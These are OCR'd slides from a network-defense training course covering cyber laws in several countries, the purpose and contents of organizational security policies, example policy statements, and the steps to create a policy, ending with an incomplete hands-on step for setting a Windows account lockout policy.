
Source: http://csrc.nist.gov



Other Information Security Acts and Laws

C|ND


1. Cybersecurity Information Sharing Act (CISA)
2. Freedom of Information Act (FOIA)
3. The Electronic Communications Privacy Act
5. The Human Rights Act 1998
6. The Freedom of Information Act 2000
7. Computer Fraud and Abuse Act



Cyber Laws in Different Countries


C|ND

	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	http://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	http://www.uspto.gov
	The Electronic Communications Privacy Act	https://www.fas.org
	Foreign Intelligence Surveillance Act	https://www.fas.org
	Protect America Act of 2007	http://www.justice.gov
	Privacy Act of 1974	http://www.justice.gov
	National Information Infrastructure Protection Act of 1996	http://www.nrotc.navy.mil
	Computer Security Act of 1987	http://csrc.nist.gov
	Federal Information Security Management Act (FISMA)	http://csrc.nist.gov
	The Digital Millennium Copyright Act (DMCA)	http://www.copyright.gov
	Sarbanes Oxley Act (SOX)	https://www.sec.gov



Cyber Laws in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995 The Patents Act 1990 The Copyright Act 1968 Cybercrime Act 2001	http://www.comlaw.gov.au
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002 Trademarks Act 1994 (TMA) Computer Misuse Act 1990	http://www.legislation.gov.uk
China	Copyright Law of People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.saic.gov.cn
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	http://www.dot.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	http://www.cybercrimelaw.net




Security Policy

- A security policy is a **well-documented** set of plans, processes, procedures, standards, and guidelines required to establish an ideal information security status of an organization
- Security policies are used to inform people on how to work in a safe and secure manner; they define and guide employee actions on how to deal with organization sensitive operation, data, or resources
- The security policy is an **integral** part of an information security management program for any organization

Need for a Security Policy


- Provide consistent application of **security principles** throughout the organization
- Ensure **information security standards** compliance
- Limit the organization's **exposure** to external information threats
- Outline senior management's commitment in maintaining a **secure environment**

- Provide **legal protection**
- Quickly respond to security incidents
- Reduce the **impact** of a security incident
- Minimize the risk of a **data breach**
- Enhance the overall data and network security



Characteristics of a Good Security Policy

Concise and Clear	Usable	Economically Feasible
Understandable	Realistic	Consistent
Procedurally Tolerable	Legal Compliance	Based on Standards and Regulations




Contents of a Security Policy

High-level security requirements: This features the requirements of a system when implementing security policies that include discipline security, safeguard security, procedural security, and assurance security

Policy description based on requirement: Focuses on the security disciplines, safeguards, procedures, continuity of operations, and documentation

Security concept of operation: Defines the roles, responsibilities, and functions of a security policy

Allocation of security enforcement to architecture elements: Provides a computer system architecture allocation to each system in the program




Typical Policy Document Content

CND

- Document Control
- Document Location
- Revision History
- Approvals
- Distribution
- Document History

- Overview
- Purpose
- Scope
- Definitions
- Roles and Responsibilities
- Target Audience

- Policy Statements
- Sanctions and Violations
- Related Standards, Policies, and Processes
- Contact Information
- Where to Find More Information
- Glossary/ Acronyms



Policy Statements

CND

- A policy is only as **effective** as the policy statements it contains; policy statements must be written in a very **clear** and **formal** style

Several good examples of a policy statement are:

01 All computers must have **anti-virus protection** activated to provide real-time, continuous protection


02 All servers must have the **minimum services configured** to perform their designated functions

03 All access to data is based on a **valid business need** and subject to a formal approval process

04 All computer software must be purchased by the IT department in accordance with the organization's **procurement policy**

05 A copy of all backup and restoration media must be kept with the **off-site** backup media

06 While using the Internet, no user is permitted to abuse, defame, stalk, harass, threaten anyone, or violate local and international **cyber laws**



Steps to Create and Implement Security Policies

1 Perform **risk assessment** to identify risks to an organization's assets

2 Learn from **standard guidelines** and other organizations

3 Include **senior management** and other staff in policy development

4 **Set clear penalties** and enforce them

5 **Publish** the final version to everyone in an organization


6 Ensure every member of your staff **reads, signs, and understands the policy**

7 Deploy tools to **enforce policies**

8 **Train employees** and educate them about the policy

9 Regularly **review and update**

The security policy development team contains the Information Security Team, Technical Writers, Technical Personnel, Legal Counsel, Human Resources, User Groups, and the Audit/Compliance Team.



Considerations Before Designing a Security Policy


- ✓ What is the **purpose** of the policy? Is it a value addition or a mere formality?
- ✓ Is the policy in line with the **training programs**?
- ✓ Does the policy **comply** with the organization's objectives?
- ✓ Is the policy a guideline for best practices or does it need to be **based on a some standard**?
- ✓ How many people fall under the scope of the policy, and who are they?
- ✓ What is the least amount of information each employee must know in order to do his or her job?
- ✓ Are all details required in the policy?
- ✓ Can the policies be **linked**? What is the best method?
- ✓ What does the **staff need** to understand from the policies?

Hands-on to create policies ?

1. Open windows in vmware
2. Search edit group policy > window settings > security settings > account policies > account lockout policy > Account lockout threshold as 5
3. In password policy > enforce password history set to

